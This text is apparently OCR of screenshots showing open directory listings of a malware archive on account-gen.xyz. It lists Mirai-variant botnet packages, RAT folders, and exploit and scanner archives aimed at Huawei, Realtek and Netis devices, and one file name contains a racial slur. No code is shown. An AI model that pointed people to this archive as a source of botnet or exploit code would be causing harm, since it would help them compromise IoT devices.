
Index of /Archive/Malware

Name	Last modified	Size	Description
Parent Directory		-	
Botnets/	2018-03-10 11:10	-	
New Shit/	2018-04-17 04:09	-	
RATs/	2018-03-10 11:22	-	


Index of /Archive/Malware/New ...
account-gen.xyz/Archive/Malware/New Shit/
150%
Search


Index of /Archive/Malware/New Shit

Name	Last modified	Size	Description
Parent Directory		-	
New_Owari.rar	2018-04-17 04:09	52K	
Sora Modified.zip	2018-04-17 04:09	75K	


Index of /Archive/Malware/Botn...
account-gen.xyz/Archive/Malware/Botnets/Mirai Shit/
150%
Search

Index of /Archive/Malware/Botnets/Mirai Shit


Name	Last modified	Size	Description
Parent Directory		-	
Daddy.rar	2018-03-10 10:32	63K	
Josho_v1.rar	2018-04-16 23:35	58K	
LiGhter.rar	2018-03-10 10:32	85K	
Masuta.zip	2018-04-17 04:09	477K	
Shinto.zip	2018-04-16 23:35	68K	
Some_Admin.Gos_By_Cu..>	2018-04-16 23:35	25K	



account-gen.xyz/Archive/Malware/Botnets/Scanners/Exploits/

Index of /Archive/Malware/Botnets/Scanners/Exploits

Name	Last modified	Size	Description
Parent Directory		-	
Dank SandNigga Scann..>	2018-04-17 04:08	574K	
Huawei.zip	2018-03-10 10:37	9.3K	
Netis Files.zip	2018-03-10 10:39	58K	
Realtek.zip	2018-03-10 10:37	15K	




Index of /Archive/Malware/Botn...
account-gen.xyz/Archive/Malware/Botnets/Scanners/Exploits/
133%
Search

Index of /Archive/Malware/Botnets/Scanners/Exploits

